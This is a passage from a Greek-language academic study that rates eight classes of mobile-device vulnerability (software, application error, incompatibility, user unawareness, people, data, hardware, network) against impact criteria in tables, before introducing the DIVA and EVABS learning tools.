Ασφάλεια δεδομένων (Data Security): Η ασφάλεια δεδομένων παρουσιάζει τον βαθμό της καταστροφής που ενδεχομένως να έχει δεχτεί ο χρήστης έπειτα από μια επίθεση. Συμπεραίνεται από την περιοχή γνώσης της ασφάλειας του συστήματος και αξιολογείται από το 1 έως το 3. Συγκεκριμένα, με 1 αξιολογείται η περίπτωση που μετά την επίθεση δεν παρατηρείται καμία ζημιά στην συσκευή. Με 2 αξιολογείται η περίπτωση που παρουσιαστεί μια μικρή ζημιά, η οποία όμως δεν διαδραματίζει μεγάλο ρόλο στην περαιτέρω λειτουργία της συσκευής. Τέλος, με 3 αξιολογείται η ζημιά, η οποία επιφέρει μεγάλες καταστροφές στην συσκευή.

Ασφάλεια Υποκειμένου (Human Security): Η ασφάλεια χρήστη φανερώνει πόσο εύκολο είναι για τον ίδιο να αντιληφθεί την ευπάθεια πριν αυτή συμβεί. Συμπεραίνεται από την περιοχή γνώσης της ανθρώπινης προστασίας και βαθμολογείται από το 1 έως το 3. Με 1 βαθμολογείται ο χρήστης που δεν αντιλαμβάνεται την ευπάθεια. Με 2 βαθμολογείται ο χρήστης που αντιλαμβάνεται μερικώς κάποιο κομμάτι ευπάθειας αλλά δεν μπορεί να την ανατρέψει. Τέλος, με 3 βαθμολογείται αυτός που αντιλαμβάνεται πλήρως την ευπάθεια και είναι έτοιμος να την αντιμετωπίσει.

Τρόποι αντιμετώπισης (Societal Security): Οι τρόποι αντιμετώπισης καταδεικνύουν σε ποιο βαθμό μπορεί να αντιμετωπιστεί η ευπάθεια. Συμπεραίνονται εξίσου από την περιοχή γνώσης της ανθρώπινης προστασίας αλλά και από την περιοχή γνώσης της κοινωνίας και αξιολογούνται από το 1 έως το 4. Συγκεκριμένα, με 1 αξιολογείται η περίπτωση που δεν υπάρχει κανένας τρόπος αντιμετώπισης της ευπάθειας που έχει δεχτεί ο χρήστης. Με 2 αξιολογείται η περίπτωση που υπάρχουν προληπτικοί τρόποι αντιμετώπισης, οι οποίοι βοηθούν έστω και ελάχιστα στην αντιμετώπιση του προβλήματος και εφαρμόζονται πριν αυτό εκδηλωθεί.. Με 3 αξιολογούνται οι τρόποι μερικής αντιμετώπισης, οι οποίοι προστατεύουν ελάχιστα μια συσκευή από την ευπάθεια, αλλά δεν την αποτρέπουν πλήρως. Με 4 αξιολογούνται οι τρόποι πλήρους αντιμετώπισης, οι οποίοι είναι ικανοί να αντιμετωπίσουν πλήρως την ευπάθεια.

Συνολική Επίπτωση στην Ασφάλεια του Χρήστη και των Δεδομένων: Η συνολική επίπτωση στην ασφάλεια του χρήστη και των δεδομένων του σχετίζεται με το πόσο επικίνδυνη είναι η ευπάθεια βάσει της βαθμολογίας από όλα τα πλαίσια γνώσης και τα κριτήρια που προαναφέρθηκαν. Αποτελεί το τελευταίο γνωσιακό πεδίο

και συμπεραίνεται από τη συνολική επίπτωση στην ασφάλεια του χρήστη και των δεδομένων του και βαθμολογείται από το 1 έως το 4. Συγκεκριμένα, με 1 βαθμολογείται η ευπάθεια, η οποία δεν είναι καθόλου επικίνδυνη για τον χρήστη και δεν δημιουργεί κανένα πρόβλημα στη λειτουργία της συσκευής του. Με 2 βαθμολογείται η ευπάθεια με ελάχιστη επικινδυνότητα, δηλαδή αυτή που είναι ικανή να δημιουργήσει ελάχιστα προβλήματα στην συσκευή και να κλέψει δευτερεύουσες πληροφορίες του χρήστη. Με 3 βαθμολογείται η ευπάθεια με μέτρια επικινδυνότητα, δηλαδή αυτή που θα δημιουργήσει κάποιο πρόβλημα στο χρήστη και θα τον αναγκάσει να προσπαθήσει να προστατευτεί από αυτήν. Τέλος, με 4 βαθμολογείται η ευπάθεια με μέγιστη επικινδυνότητα, δηλαδή αυτή που είναι δυνατόν να προκαλέσει την μεγαλύτερη καταστροφή στην συσκευή του χρήστη και να του υποκλέψει όλες τις πληροφορίες.

Στον πίνακα 3 και στους υπόλοιπους πίνακες αυτού του κεφαλαίου, παρουσιάζονται οι ευπάθειες που διακρίθηκαν περισσότερο από άλλες λόγω της συχνότητας και σημαντικότητας που εμφανίζουν, καθώς και τα αντίστοιχα γνωσιακά πεδία που λειτουργούν ως οδηγοί για την ανάλυση των ασκήσεων που εκτελέστηκαν. Η ευπάθεια λογισμικού (Πίνακας 3) αποτελεί απόπειρα εκμετάλλευσης τρωτών σημείων στο λογισμικό μιας κινητής συσκευής. Ο κύριος στόχος της είναι η επίτευξη εκτέλεσης κώδικα για την υπερχείλιση του buffer αποφεύγοντας παράνομες υποκλοπές στοιχείων και αποτρέποντας τα προβλήματα ελέγχου πρόσβασης ώστε να παύσουν οι αδυναμίες στον έλεγχο ταυτοποίησης και εξουσιοδότησης.

Επιπλέον, ενσωματώνεται η εκτίμηση επιπτώσεων προκειμένου να εντοπιστεί η επικινδυνότητα της κάθε ευπάθειας και να ταξινομηθούν με βάση την ευπάθεια. Τα νούμερα που προστέθηκαν στηρίχθηκαν στην προσεκτική και σταδιακή εκτέλεση των ασκήσεων και την προσεγγιστική αξιολόγηση κατά την προσωπική εκτέλεση και πραγματοποίηση της κάθε άσκησης. Μέσα στους πίνακες περιλαμβάνονται λεπτομέρειες σχετικά με την ασφάλεια των επιμέρους και εσωτερικών εξαρτημάτων, την ασφάλεια δεδομένου αλλά και του υποκειμένου και οι τρόποι αντιμετώπισης. Επιπρόσθετα, επισημαίνονται και αναλύονται τα γνωστικά πεδία κάθε τύπου ευπάθειας για να εντοπιστούν οι επιπτώσεις που έχει η κάθε μια. Αρχή της όλης διαδικασίας αποτέλεσε ανάλυση ευπαθειών στο εσωτερικά του κινητού, όπως παρουσιάζεται στον παρακάτω πίνακα.

VULN01 - Ευπάθεια λογισμικού (Software Vulnerability)

Γνωσιακό Πεδίο Περιγραφή Συσχέτιση και Αξιολόγηση

Ασφάλεια επιμέρους και εσωτερικών εξαρτημάτων (Component Security)	Οι επιπτώσεις που επιφέρει η αξιοποίηση της συγκεκριμένης ευπάθειας περιλαμβάνει τις εφαρμογές της συσκευής αυξάνοντας σημαντικά την έκθεση του χρήστη στον κίνδυνο κακόβουλων πράξεων Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
---	---

Ασφάλεια δεδομένων (Data Security)	Λόγω της πολύ περιορισμένης πρόσβασης στο λογισμικό καθίσταται αδύνατη η καταστροφή και η διαγραφή του, ωστόσο είναι δυνατή η τροποποίησή του. Η επίπτωση της ζημιάς του λογισμικού, που μπορεί να προκληθεί, είναι μεγάλη, καθώς οι εφαρμογές της συσκευής μπορούν με διάφορους τρόπους να τροποποιηθούν και να περιέχουν κάποιον ιό που να προσβάλλει την συσκευή του χρήστη. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Ασφάλεια Υποκειμένου (Human Security)	Ο κρίσιμος παράγοντας της επίγνωσης του υποκειμένου σχετικά με τις εγκατεστημένες εφαρμογές και τον τρόπο λειτουργίας τους, επηρεάζει την επίπτωση του χρήστη για την συγκεκριμένης ευπάθεια. Ως αποτέλεσμα, δεν γίνεται συχνά αντιληπτή από τον χρήστη κατά την χρήση των εφαρμογών η οποιαδήποτε τροποποίηση του λογισμικού τους. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Τρόποι αντιμετώπισης	Οι επιπτώσεις είναι ελάχιστες καθώς υπάρχουν κάποιοι τρόποι αντιμετώπισης των ευπαθειών λογισμικού αφορούν, όμως, περισσότερο την πρόληψη και την αντίληψη των ευπαθειών Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Συνολική Επίπτωση στην Ασφάλεια του Χρήστη και των Δεδομένων του	Σύμφωνα με τα παραπάνω παρατηρείται ότι στις ευπάθειες λογισμικού οι επιπτώσεις είναι πολύ σοβαρές, καθώς μπορούν να προκαλέσουν μεγάλη ζημιά στο λογισμικό και να καταστρέψουν την συσκευή και επομένως καθίσταται δύσκολο να τις αντιληφθεί ο χρήστης. Επιπλέον, οι τρόποι αντιμετώπισής τους αφορούν μόνο την πρόληψη και αντίληψη αυτών. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 4

Πίνακας 3. VULN01 - Ευπάθεια λογισμικού (Software Vulnerability) ([Burley et al, 2017](#))

Η *ευπάθεια σφάλματος εφαρμογής*, όπως παρουσιάζεται στον Πίνακα 4, είναι η απόπειρα αξιοποίησης σφάλματος σε κάποια εγκατεστημένη από τον χρήστη στην κινητή συσκευή εφαρμογή.

VULN02 - Ευπάθεια σφάλματος εφαρμογής (Implementation error)	
Γνωσιακό Πεδίο	Περιγραφή και Αξιολόγηση
Επιμέρους και εσωτερικά εξαρτήματα (Component Security)	Οι επιπτώσεις που δέχονται τα επιμέρους και εσωτερικά εξαρτήματα της συσκευής παρατηρούνται κυρίως στις εφαρμογές καθώς δεν επηρεάζεται κάποιο κύριο εσωτερικό εξάρτημα της συσκευής με αυτήν την ευπάθεια. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Ασφάλεια δεδομένων (Data Security)	Οι επιπτώσεις στην ασφάλεια των δεδομένων αφορούν την λειτουργία των εφαρμογών και ως αποτέλεσμα δεν προκαλείται μεγάλη ζημιά διότι δεν επηρεάζεται η λειτουργικότητα της συσκευής. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Ασφάλεια υποκειμένου (Human Security)	Η δυσκολία εντοπισμού της συγκεκριμένης ευπάθειας έχει ως αποτέλεσμα τις μέτριες επιπτώσεις, ενώ παράλληλα επηρεάζεται και ο κώδικας των εφαρμογών. Ωστόσο, η εμπειρία που διαθέτει ο χρήστης είναι δυνατόν να αποτελέσει σημαντικό αρωγό ώστε να παρατηρηθεί πιθανόν παρέκκλιση της λειτουργίας της συσκευής από το κανονικό. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Τρόποι αντιμετώπισης	Αν και υπάρχουν συγκεκριμένοι τρόποι αντιμετώπισης δεν παρατηρούνται μεγάλες επιπτώσεις. Αυτοί αφορούν την ενημερότητα του χρήστη και την πρόληψη ευπαθειών εμφανίζοντας μηνύματα στην οθόνη της συσκευής όταν παρουσιαστεί σφάλμα σε εφαρμογή αλλά και προσδιορίζοντας τον φάκελο της εφαρμογής με το πρόβλημα. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Συνολική Επίπτωση στην Ασφάλεια του	Δεν παρατηρούνται συνολικά μεγάλες επιπτώσεις στην ασφάλεια του χρήστη και των δεδομένων του, καθώς δεν επηρεάζεται συγκεκριμένο εξάρτημα. Μολαταύτα υπάρχουν

Χρήστη και των Δεδομένων του	πιθανότητες να προκληθεί μετέπειτα ζημιά στη συσκευή, καθώς υπάρχει περιορισμένος αριθμός τρόπων αντιμετώπισης. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
-------------------------------------	--

Πίνακας 4. VULN02- Ευπάθεια σφάλματος κάποιας εφαρμογής (Implementation error) ([Woongryul et al, 2015](#))

Ο κύριος στόχος αυτής της ευπάθειας είναι να εκμεταλλευτεί ο επιτιθέμενος κάποιο σφάλμα που έχει προκύψει στην εφαρμογή, όπως έναν αυθαίρετο κώδικα εκτέλεσης ή ένα τυπογραφικό λάθος στον κώδικα.

Η ευπάθεια ασυμβατότητας εφαρμογών (Πίνακας 5) αποτελεί απόπειρα εκμετάλλευσης τρωτού σημείου που δημιουργείται από την μη συμβατότητα δύο εφαρμογών. Ο κύριος στόχος της είναι η απενεργοποίηση κάποιας εφαρμογής λόγω ασυμβατότητας για την απόκτηση πρόσβασης στην συσκευή ή στα δεδομένα του χρήστη.

VULN03 - Ευπάθεια ασυμβατότητας εφαρμογών (Incompatibility)	
Γνωσιακό πεδίο	Περιγραφή και Αξιολόγηση
Ασφάλεια επιμέρους και εσωτερικών εξαρτημάτων (Component Security)	Στην εν λόγω ευπάθεια δεν επηρεάζεται συγκεκριμένο εξάρτημα παρά μόνο εφαρμογή που δεν συμφωνεί με κάποια άλλη, η οποία παύει να λειτουργεί επηρεάζοντας έτσι την ζωτικότητα της συσκευής. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Ασφάλεια δεδομένων (Data Security)	Λόγω του ότι από τη συγκεκριμένη ευπάθεια επηρεάζεται μικρός αριθμός εφαρμογών οι επιπτώσεις στην ασφάλεια δεδομένων είναι λίγες. Στη περίπτωση, όμως, που ο επιτιθέμενος προσβάλλει κάποιο άλλο τμήμα της συσκευής είναι πιθανόν να δημιουργηθεί μετέπειτα βλάβη. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Ασφάλεια υποκειμένου (Human Security)	Παρατηρούνται ελάχιστες επιπτώσεις, καθώς ο χρήστης μπορεί να αντιληφθεί πλήρως την ευπάθεια και να διαπιστώσει ο ίδιος αν κάποια εφαρμογή λειτουργεί σωστά ή και καθόλου. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Τρόποι αντιμετώπισης	Οι εύκολοι και απλοί τρόποι αντιμετώπισης της ευπάθειας έχουν ως αποτέλεσμα ελάχιστες επιπτώσεις. Ο χρήστης είναι σε θέση να παρατηρήσει την υπολειτουργία κάποιας εφαρμογής και στη συνέχεια να την διαγράψει, ενώ επιπλέον μπορεί να σταματήσει τη λειτουργία των εφαρμογών που δημιουργούν το πρόβλημα και συνεργάζονται μεταξύ τους, περιορίζοντας με αυτόν τον τρόπο την πρόσβαση του επιτιθέμενου στο σύστημα. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Συνολική Επίπτωση στην Ασφάλεια του Χρήστη και των Δεδομένων του	Η ύπαρξη τρόπων αντιμετώπισης της ευπάθειας δεν επιτρέπει τη δημιουργία μεγάλων επιπτώσεων, καθώς ο χρήστης μπορεί να την αντιληφθεί εύκολα και αποτρέποντας τεράστιες ζημιές. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 1

Πίνακας 5. VULN03 – Ευπάθεια ασυμφωνίας εφαρμογών (Incompatibility) ([Woongryul et al., 2015](#))

Η ευπάθεια μη ενημερότητας του χρήστη (Πίνακας 6) αποτελεί απόπειρα εκμετάλλευσης της άγνοιας του κατόχου μιας συσκευής. Ο κύριος στόχος αυτής είναι να ωθήσει τον κάτοχο της συσκευής στην εγκατάσταση εφαρμογών από μη αξιόπιστες πηγές και στη σύνδεση σε αναξιόπιστα δίκτυα. Αποτέλεσμα αυτού είναι ο

κάτοχος να δεχτεί κοινωνικές μηχανικές επιθέσεις ή και να κλαπεί η κινητή του συσκευή.

VULN04 - Ευπάθεια μη ενημερότητας χρήστη (User unawareness)	
Γνωσιακό πεδίο	Περιγραφή και Αξιολόγηση
Ασφάλεια επιμέρους και εσωτερικών εξαρτημάτων (Component Security)	Το γεγονός ότι δεν επηρεάζεται κανένα εξάρτημα της συσκευής ούτε και δεδομένα έχει ως αποτέλεσμα οι επιπτώσεις να είναι μηδενικές. Αυτό οφείλεται στο ότι ο χρήστης δε λαμβάνει ενημέρωση σχετικά με αξιόπιστα δίκτυα ή εφαρμογές που μπορεί να εγκαταστήσει χωρίς να υπάρχει κίνδυνος επίθεσης από άλλους παράγοντες. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 1
Ασφάλεια δεδομένων (Data Security)	Οι επιπτώσεις της ζημιάς που προκαλεί αυτή η ευπάθεια είναι σχεδόν μηδενικές καθώς οφείλονται στην απάθεια του χρήστη όσον αφορά τα αρχεία και εφαρμογές που εγκαθιστά στη συσκευή και τα δίκτυα στα οποία συνδέεται. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 1
Ασφάλεια Υποκειμένου (Human Security)	Οι μεγάλες επιπτώσεις αυτής της ευπάθειας οφείλονται σε ενέργειες του ίδιου του χρήστη, ο οποίος τις δημιουργεί μόνος του και δεν μπορεί να αντιληφθεί τις συνέπειες αυτών αν δεν λάβει την κατάλληλη ενημέρωση σχετικά με την ασφάλεια της συσκευής του. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Τρόποι αντιμετώπισης	Παρόλο που οι επιπτώσεις είναι μεγάλες και σημαντικές υπάρχει μόνο ένας τρόπος αντιμετώπισης αυτής της ευπάθειας που αφορά την έγκαιρη ενημέρωση του χρήστη σχετικά με τα δίκτυα που συνδέεται και τα αρχεία και εφαρμογές που εγκαθιστά.. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 4
Συνολική Επίπτωση στην Ασφάλεια του Χρήστη και των Δεδομένων του	Η ευκολία της κατανόησης και αντιμετώπισης της ευπάθειας έχει ως αποτέλεσμα τη δημιουργία λίγων επιπτώσεων, αποφεύγοντας έτσι τις πιθανές μεγάλες βλάβες στη συσκευή. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2

Πίνακας 6. VULN04 – Ευπάθεια μη ενημέρωσης του χρήστη (User unawareness) ([Woongryul et al., 2015](#))

Στη συνέχεια, αναλύοντας τα γνωσιακά πεδία των ευπαθειών που μπορούν να δημιουργηθούν και να προκαλέσουν προβλήματα στο εξωτερικό της κινητής συσκευής, παρατηρείται η *ευπάθεια των ανθρώπων* (Πίνακας 7), η οποία αποτελεί απόπειρα παραπλάνησης του κατόχου της συσκευής. Ο κύριος στόχος της είναι η απόκτηση δεδομένων της συσκευής χωρίς την παραβίασή της, γεγονός που επιτυγχάνεται μετά από κλοπή της συσκευής ή όταν αυτή δανείζεται σε άτομα αμφιβόλου αξιοπιστίας.

VULN05 - Ευπάθεια των ανθρώπων (People Vulnerability)	
Γνωσιακό Πεδίο	Περιγραφή και Αξιολόγηση
Επιμέρους και εσωτερικά εξαρτήματα (Component Security)	Η καταστροφή εξαρτημάτων της συσκευής παρατηρείται μόνο όταν ο επιτιθέμενος αποκτήσει πρόσβαση στην συσκευή του χρήστη και αφού αποκομίσει τις πληροφορίες που επιθυμεί, καταστρέψει ο ίδιος επιμέρους εξαρτήματα της συσκευής. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Ασφάλεια Δεδομένων (Data Security)	Οι επιπτώσεις της συγκεκριμένης ευπάθειας αφορούν κυρίως την ιδιωτικότητα του χρήστη, καθώς είναι δυνατόν να αποσπώνται πληροφορίες σχετικά με τη προσωπική του ζωή, και να καταστραφούν εσωτερικά συστήματα πληροφόρησης της συσκευής. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Ασφάλεια υποκειμένου (Human Security)	Δεν παρατηρούνται ιδιαίτερα πολλές επιπτώσεις στην ασφάλεια του υποκειμένου, καθώς γνωρίζοντας το άτομο στο οποίο δανείζεται η συσκευή ο ιδιοκτήτης μπορεί να αντιληφθεί εύκολα τυχόν ευπάθεια που έχει προκληθεί. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3

Τρόποι αντιμετώπισης	Προκειμένου να μην υπάρξει καμία επίπτωση, ως ο μοναδικός τρόπος αντιμετώπισης για την εν λόγω ευπάθεια προτείνεται ο χρήστης να εφιστά τη προσοχή του στη συσκευή, ώστε να μην παραπέσει σε άτομα αγνώστου ταυτότητας. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 4
Συνολική Επίπτωση στην Ασφάλεια του Χρήστη και των Δεδομένων του	Προκειμένου να αποφευχθούν μεγάλες και συνολικές επιπτώσεις αυτής της ευπάθειας δεν είναι πολύ υψηλή καθώς αν ο χρήστης προσέχει την συσκευή του δεν θα υπάρξει κάποιο πρόβλημα. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2

Πίνακας 7. VULN05 – Ευπάθεια των ανθρώπων (People vulnerability)([Burley et al., 2017](#))

Η ευπάθεια *δεδομένων* (Πίνακας 8) αποτελεί απόπειρα εκμετάλλευσης τρωτών σημείων στα δεδομένα του χρήστη. Ο κύριος στόχος της είναι η υποκλοπή των δεδομένων από την συσκευή, η παραβίαση της εμπιστευτικότητας και της ακεραιότητάς τους για την παραπλάνηση του χρήστη και την απόκτηση πρόσβασης στην συσκευή του.

VULN06 - Ευπάθεια Δεδομένων (Data Vulnerability)	
Γνωσιακό Πεδίο	Περιγραφή και Αξιολόγηση
Επιμέρους και εσωτερικά εξαρτήματα (Component Security)	Το γεγονός ότι δεν επηρεάζονται τα εξαρτήματα της συσκευής αλλά τα δεδομένα της έχει ως αποτέλεσμα ορισμένες μόνο επιπτώσεις. Συγκεκριμένα, τα δεδομένα υποκλέπονται και τροποποιούνται με τέτοιο τρόπο ώστε να επηρεαστεί ο χρήστης και ο επιτιθέμενος να συλλέξει τις πληροφορίες που επιθυμεί Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Ασφάλεια δεδομένων (Data Security)	Με την καταστροφή της εμπιστευτικότητας και ακεραιότητας των δεδομένων δημιουργούνται μεγάλες επιπτώσεις στη γενική ασφάλεια των δεδομένων, ενώ παράλληλα καταστρέφεται και η σύσταση απόκτησης δεδομένων της συσκευής.. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Ασφάλεια υποκειμένου (Human Security)	Η δυσκολία εντοπισμού της ευπάθειας από τον χρήστη τον επηρεάζει σε σημαντικό βαθμό. Η έλλειψη γνώσεων σχετικά με την ευπάθεια των δεδομένων και τη μεταφορά τους έχει ως αποτέλεσμα τη δημιουργία ευπαθειών σε σημεία που ο χρήστης αδυνατεί να αντιληφθεί. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Τρόποι αντιμετώπισης	Οι λίγοι τρόποι αντιμετώπισης αυτής της ευπάθειας επιφέρουν σημαντικές επιπτώσεις στη συσκευή, καθώς μπορούν να εκθέσουν τα δεδομένα του χρήστη και σε τρίτους. Επιπλέον, παρατηρείται δυσκολία στον εντοπισμό πιθανής τροποποίησης. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Συνολική Επίπτωση στην Ασφάλεια του Χρήστη και των Δεδομένων του	Η απώλεια αποτελεσματικών τρόπων αντιμετώπισης επιφέρει μεγάλες και συνολικές επιπτώσεις. Μετά την έκθεση των δεδομένων του χρήστη καταστρέφεται η εμπιστευτικότητα και ακεραιότητα των δεδομένων καθιστώντας έτσι το πρόβλημα δύσκολο να επιλυθεί. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 4

Πίνακας 8. VULN06 – Ευπάθεια των δεδομένων (Data vulnerability) ([Burley et al,2017](#))

Η ευπάθεια *υλικού* (Πίνακας 9) αποτελεί απόπειρα εκμετάλλευσης τρωτών σημείων στον υλικό εξοπλισμό της κινητής συσκευής. Ο κύριος στόχος της είναι η παραβίαση κάποιας εξωτερικής συσκευής του κινητού όπως ένας διαδικτυακός διακομιστής, ένας σταθμός βάσης ή και ένας υπολογιστής ώστε να αποκτηθεί η πρόσβαση στο εσωτερικό της συσκευής.

VULN07 – Ευπάθεια υλικού (Hardware Vulnerability)	
Γνωσιακό Πεδίο	Περιγραφή και Αξιολόγηση
Επιμέρους και εσωτερικά εξαρτήματα (Component Security)	Οι εξωτερικές συσκευές, που είναι συνδεδεμένες με την κινητή συσκευή του χρήστη, γίνονται δέκτες μεγάλων επιπτώσεων, καθώς ο επιτιθέμενος προκειμένου να αποκτήσει πρόσβαση στη συσκευή παρακωλύει την κανονική τους λειτουργία. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 2
Ασφάλεια δεδομένων (Data Security)	Οι επιπτώσεις της ευπάθειας του υλικού δημιουργούνται, όταν αυτό ξεκινάει να δυσλειτουργεί. Ο επιτιθέμενος αποκτά πρόσβαση στην συσκευή μέσω του υλικού αυτού και την είσοδο που δημιουργείται στην συσκευή από την δυσλειτουργία του. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Ασφάλεια υποκειμένου (Human Security)	Ο χρήστης είναι σε θέση να αναγνωρίσει εύκολα τυχόν δυσλειτουργίες του υλικού, γεγονός που δεν επιφέρει πολλές επιπτώσεις στη συσκευή. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Τρόποι αντιμετώπισης	Η καλύτερη προστασία και ασφάλεια του υλικού αποτελεί τον μοναδικό τρόπο αντιμετώπισης της ευπάθειας, συχνά ωστόσο αυτό αποτελεί δύσκολο εγχείρημα. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Συνολική Επίπτωση στην Ασφάλεια του Χρήστη και των Δεδομένων του	Παρότι ο χρήστης μπορεί να αντιληφθεί την ευπάθεια υπάρχει περίπτωση να καταστραφεί το υλικό. Με αυτόν τον τρόπο δημιουργείται μια συνολική επίπτωση αυτής της ευπάθειας στη συσκευή χωρίς υπάρχουν πολλοί τρόποι αντιμετώπισης. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3

Πίνακας 9. VULN07 – Ευπάθεια του υλικού (Hardware vulnerability) ([Burley et al,2017](#))

Η ευπάθεια δικτύου (Πίνακας 10) αποτελεί απόπειρα εκμετάλλευσης τρωτών σημείων μέσω του ασύρματου δικτύου, στο οποίο ο χρήστης συνδέει την συσκευή του. Ο κύριος στόχος της είναι η τροποποίηση, ο αποκλεισμός ή η καταστροφή των πληροφοριών του ασύρματου δικτύου, ώστε να υποκλαπούν και να πλαστογραφηθούν τα στοιχεία του χρήστη της συσκευής που έχει συνδεθεί στο δίκτυο.

VULN08 – Ευπάθεια δικτύου (Vulnerability of Network)	
Γνωσιακό Πεδίο	Περιγραφή και Αξιολόγηση
Επιμέρους και εσωτερικά εξαρτήματα (Component Security)	Η πληθώρα πληροφοριών του χρήστη που διέρχεται μέσα από το δίκτυο αλλοιώνεται με αποτέλεσμα να δημιουργούνται μεγάλες επιπτώσεις σχετικά με την εμπιστευτικότητα και την προστασία που παρέχει το δίκτυο του χρήστη. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Ασφάλεια δεδομένων (Data Security)	Πληροφορίες που διέρχονται μέσω δικτύου υποκλέπτονται και τροποποιούνται προκειμένου ο επιτιθέμενος να αποκτήσει πρόσβαση στη συσκευή, δημιουργώντας μεγάλες επιπτώσεις σε αυτήν. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Ασφάλεια υποκειμένου (Human Security)	Η αλλοίωση των πληροφοριών δυσκολεύει τον χρήστη να αντιληφθεί τυχόν ευπάθειες καθώς οι πληροφορίες που θα λαμβάνει θα είναι ήδη αλλοιωμένες. Επιπλέον, εάν δεν ελέγξει ότι κάποιος είναι συνδεδεμένος στο δίκτυό του δεν θα μπορέσει να καταλάβει την διαφορά. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 1
Τρόποι αντιμετώπισης	Προκειμένου να αντιμετωπιστεί η ευπάθεια με τις όσο το δυνατόν λιγότερες επιπτώσεις προτείνεται ο χρήστης να είναι ιδιαίτερα προσεκτικός ως προς το δίκτυο, στο οποίο συνδέεται και προστατευτικός, ώστε να μην παραβιάζεται εύκολα. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 3
Συνολική Επίπτωση στην Ασφάλεια του Χρήστη και των Δεδομένων του	Οι σημαντικές επιπτώσεις που παρατηρούνται είναι αποτέλεσμα της αλλοίωσης των πληροφοριών, που μεταδίδονται μέσω δικτύου, και της απόπειρας πρόσβασης του επιτιθέμενου στη συσκευή χωρίς να γίνει αντιληπτή από τον ίδιο το χρήστη. Βαθμός συσχέτισης με το Γνωσιακό πεδίο: 4

Πίνακας 10. VULN08 – Ευπάθεια ασύρματου δικτύου (Vulnerability of Wireless Network)
([Woongryul et al,2015](#))

Στον Πίνακα 11 παρουσιάζεται το συνολικό αποτέλεσμα της βαθμολόγησης των κριτηρίων των ευπαθειών των κινητών συσκευών που εντοπίστηκαν. Συγκεκριμένα, με βάση τα παραπάνω κριτήρια συσχετίστηκαν όλες οι ευπάθειες μεταξύ τους προκειμένου να διαπιστωθούν τα σημεία διαφοροποίησής τους και ο βαθμός επικινδυνότητάς τους.

Ευπάθειες	Ζωτικότητα εξαρτημάτων	Ζημιά συσκευής	Αντίληψη χρήστη	Τρόποι αντιμετώπισης	Επικινδυνότητα
VULN01 - Ευπάθεια λογισμικού	3	3	2	3	4
VULN02 - Ευπάθεια σφάλματος κάποιας εφαρμογής	2	2	2	2	3
VULN03 - Ευπάθεια ασυμφωνίας εφαρμογών	2	2	3	3	1
VULN04 - Ευπάθεια μη ενημέρωσης του χρήστη	1	1	3	4	2
VULN05 - Ευπάθεια ανθρώπων	2	3	3	4	2
VULN06 - Ευπάθεια των δεδομένων	2	3	2	2	4
VULN07 - Ευπάθεια υλικού	2	3	3	3	3
VULN08 - Ευπάθεια δικτύου	3	3	1	3	4

Πίνακας 11. Συνολικό αποτέλεσμα των βαθμολογιών των κριτηρίων κάθε ευπάθειας

Σύμφωνα με την παραπάνω συσχέτιση ευπαθειών διαπιστώνεται πως οι επικινδυνότερες από όλες είναι η *ευπάθεια του λογισμικού* (Πίνακας 3) και η *ευπάθεια του δικτύου* (Πίνακας 10), οι οποίες προκαλούν την μεγαλύτερη ζημιά στην συσκευή και είναι δύσκολα αντιληπτές και αντιμετωπίσιμες. Επομένως, ο χρήστης πρέπει να είναι πιο προσεκτικός με αυτές και καλύτερα εξοικειωμένος, ώστε να μπορεί στο μέλλον να τις αναγνωρίζει και να τις αντιμετωπίζει ([Woongryul et al., 2015](#); [Burley et al., 2017](#)). Η ανάλυση των ευπαθειών έγινε με σκοπό να εντοπιστούν και να συσχετιστούν οι κατάλληλες ασκήσεις με τα εργαλεία εκμάθησης. Στο επόμενο κεφάλαιο παρουσιάζονται οι ασκήσεις των εργαλείων εκμάθησης DIVA και EVABS και γίνεται η σύνδεση με τις ευπάθειες που αναγνωρίστηκαν.

3. Εργαλεία εκμάθησης ευπάθειών στις κινητές εφαρμογές και εκπαιδευτικό περιεχόμενο

